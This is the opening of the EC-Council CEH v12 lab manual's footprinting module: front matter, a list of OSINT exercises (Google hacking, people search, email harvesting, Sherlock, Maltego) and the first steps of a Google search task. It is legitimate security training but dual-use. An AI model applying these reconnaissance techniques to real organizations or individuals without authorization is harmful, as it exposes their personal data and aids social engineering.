C|EH Certified Ethical Hacker

EC-Council

ETHICAL HACKING AND COUNTERMEASURES

LAB MANUAL



EC-COUNCIL OFFICIAL CURRICULA

Ethical Hacking and Countermeasures

Version 12

Lab Manual

EC-Council

Copyright © 2022 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

Table of Contents

Module Number	Module Name	Page No.
01	Introduction to Ethical Hacking	-
02	Footprinting and Reconnaissance	01
03	Scanning Networks	214
04	Enumeration	346
05	Vulnerability Analysis	470
06	System Hacking	560
07	Malware Threats	908
08	Sniffing	1105
09	Social Engineering	1245
10	Denial-of-Service	1301
11	Session Hijacking	1358
12	Evading IDS, Firewalls, and Honeypots	1405
13	Hacking Web Servers	1482
14	Hacking Web Applications	1531
15	SQL Injection	1704
16	Hacking Wireless Networks	1751
17	Hacking Mobile Platforms	1838
18	IoT and OT Hacking	1913
19	Cloud Computing	1954
20	Cryptography	1991

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

CEH Lab Manual

Footprinting and Reconnaissance

Module 02

Footprinting and Reconnaissance

Footprinting refers to collecting as much information as possible regarding a target network from publicly accessible sources.

Lab Scenario

Reconnaissance refers to collecting information about a target, which is the first step in any attack on a system. It has its roots in military operations, where the term refers to the mission of collecting information about an enemy. Reconnaissance helps attackers narrow down the scope of their efforts and aids in the selection of weapons of attack. Attackers use the gathered information to create a blueprint, or "footprint," of the organization, which helps them select the most effective strategy to compromise the system and network security.

Similarly, the security assessment of a system or network starts with the reconnaissance and footprinting of the target. Ethical hackers and penetration (pen) testers must collect enough information about the target of the evaluation before initiating assessments. Ethical hackers and pen testers should simulate all the steps that an attacker usually follows to obtain a fair idea of the security posture of the target organization.

In this scenario, you work as an ethical hacker with a large organization. Your organization is alarmed at the news stories concerning new attack vectors plaguing large organizations around the world. Furthermore, your organization was the target of a major security breach in the past where the personal data of several of its customers were exposed to social networking sites.

You have been asked by senior managers to perform a proactive security assessment of the company. Before you can start any assessment, you should discuss and define the scope with management; the scope of the assessment identifies the systems, network, policies and procedures, human resources, and any other component of the system that requires security evaluation. You should also agree with management on rules of engagement (RoE)—the "do's and don'ts" of assessment. Once you have the necessary approvals to perform ethical hacking, you should start gathering information about the target organization. Once you methodologically begin the footprinting process, you will obtain a blueprint of the security profile of the target organization. The term "blueprint" refers to the unique system profile of the target organization as the result of footprinting.

The labs in this module will give you a real-time experience in collecting a variety of information about the target organization from various open or publicly accessible sources.

Lab Objective

The objective of the lab is to extract information about the target organization that includes, but is not limited to:

- **Organization Information**: Employee details, addresses and contact details, partner details, weblinks, web technologies, patents, trademarks, etc.
- **Network Information**: Domains, sub-domains, network blocks, network topologies, trusted routers, firewalls, IP addresses of the reachable systems, the Whois record, DNS records, and other related information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **System Information**: Operating systems, web server OSes, location of web servers, user accounts and passwords, etc.

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 220 Minutes

Overview of Footprinting

Footprinting refers to the process of collecting information about a target network and its environment, which helps in evaluating the security posture of the target organization's IT infrastructure. It also helps to identify the level of risk associated with the organization's publicly accessible information.

Footprinting can be categorized into passive footprinting and active footprinting:

- **Passive Footprinting**: Involves gathering information without direct interaction. This type of footprinting is principally useful when there is a requirement that the information-gathering activities are not to be detected by the target.
- **Active Footprinting**: Involves gathering information with direct interaction. In active footprinting, the target may recognize the ongoing information gathering process, as we overtly interact with the target network.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to collect information about the target. Recommended labs that will assist you in learning various footprinting techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Footprinting Through Search Engines	√	√	√
	1.1 Gather Information using Advanced Google Hacking Techniques	√		√
	1.2 Gather Information from Video Search Engines		√	√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.3 Gather Information from FTP Search Engines		√	√
	1.4 Gather Information from IoT Search Engines		√	√
2	Perform Footprinting Through Web Services	√	√	√
	2.1 Find the Company's Domains and Sub-domains using Netcraft	√		√
	2.2 Gather Personal Information using PeekYou Online People Search Service		√	√
	2.3 Gather an Email List using theHarvester		√	√
	2.4 Gather Information using Deep and Dark Web Searching		√	√
	2.5 Determine Target OS Through Passive Footprinting		√	√
3	Perform Footprinting Through Social Networking Sites	√	√	√
	3.1 Gather Employees' Information from LinkedIn using theHarvester	√		√
	3.2 Gather Personal Information from Various Social Networking Sites using Sherlock		√	√
	3.3 Gather Information using Followerwonk		√	√
4	Perform Website Footprinting	√	√	√
	4.1 Gather Information About a Target Website using Ping Command Line Utility		√	√
	4.2 Gather Information about a Target Website using Photon	√		√
	4.3 Gather information about a Target Website using Central Ops		√	√
	4.4 Extract a Company's Data using Web Data Extractor		√	√
	4.5 Mirror a Target Website using HTTrack Web Site Copier	√		√
	4.6 Gather Information About a Target Website using GRecon		√	√
	4.7 Gather a Wordlist from the Target Website using CeWL		√	√
5	Perform Email Footprinting	√		√
	5.1 Gather Information About a Target by Tracing Emails using eMailTrackerPro	√		√
6	Perform Whois Footprinting	√		√
	6.1 Perform Whois Lookup using DomainTools	√		√

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7	Perform DNS Footprinting	√	√	√
	7.1 Gather DNS Information using nslookup Command Line Utility and Online Tool		√	√
	7.2 Perform Reverse DNS Lookup using Reverse IP Domain Check and DNSRecon		√	√
	7.3 Gather Information of Subdomain and DNS Records using SecurityTrails	√		√
8	Perform Network Footprinting	√	√	√
	8.1 Locate the Network Range		√	√
	8.2 Perform Network Tracerouting in Windows and Linux Machines	√		√
	8.3 Perform Advanced Network Route Tracing using Path Analyzer Pro		√	
9	Perform Footprinting using Various Footprinting Tools	√	√	√
	9.1 Footprinting a Target using Recon-ng	√		√
	9.2 Footprinting a Target using Maltego		√	√
	9.3 Footprinting a Target using OSRFramework		√	√
	9.4 Footprinting a Target using FOCA		√	√
	9.5 Footprinting a Target using BillCipher		√	√
	9.6 Footprinting a Target using OSINT Framework		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform Footprinting Through Search Engines

Search engines are the main information sources to extract critical information about a target organization from the Internet.

Lab Scenario

As a professional ethical hacker or pen tester, your first step is to gather maximum information about the target organization by performing footprinting using search engines; you can perform advanced image searches, reverse image searches, advanced video searches, etc. Through the effective use of search engines, you can extract critical information about a target organization such as technology platforms, employee details, login pages, intranet portals, contact details, etc., which will help you in performing social engineering and other types of advanced system attacks.

Lab Objectives

- Gather information using advanced Google hacking techniques
- Gather information from video search engines
- Gather information from FTP search engines
- Gather information from IoT search engines

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Search Engines

Search engines use crawlers, automated software that continuously scans active websites, and add the retrieved results to the search engine index, which is further stored in a huge database.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When a user queries a search engine index, it returns a list of Search Engine Results Pages (SERPs). These results include web pages, videos, images, and many different file types ranked and displayed based on their relevance. Examples of major search engines include Google, Bing, Yahoo, Ask, Aol, Baidu, WolframAlpha, and DuckDuckGo.

Lab Tasks

Task 1: Gather Information using Advanced Google Hacking Techniques


Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results. This can provide information about websites that are vulnerable to exploitation.

Note: Here, we will consider **EC-Council** as a target organization. However, you can select a target organization of your choice.

1. Turn on the **Windows 11** virtual machine.
2. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


3. Launch any browser, in this lab, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.google.com** and press **Enter**.

   Note:

   - If the **Default Browser** pop-up window appears, uncheck the **Always perform this check when starting Firefox** checkbox and click the **Not now** button.
   - If a notification appears, click **Okay, Got it** to finish viewing the information.

4. Once the **Google** search engine appears, you should see a search bar.


   Note: If any pop-up window appears at the top-right corner, click **No thanks**.



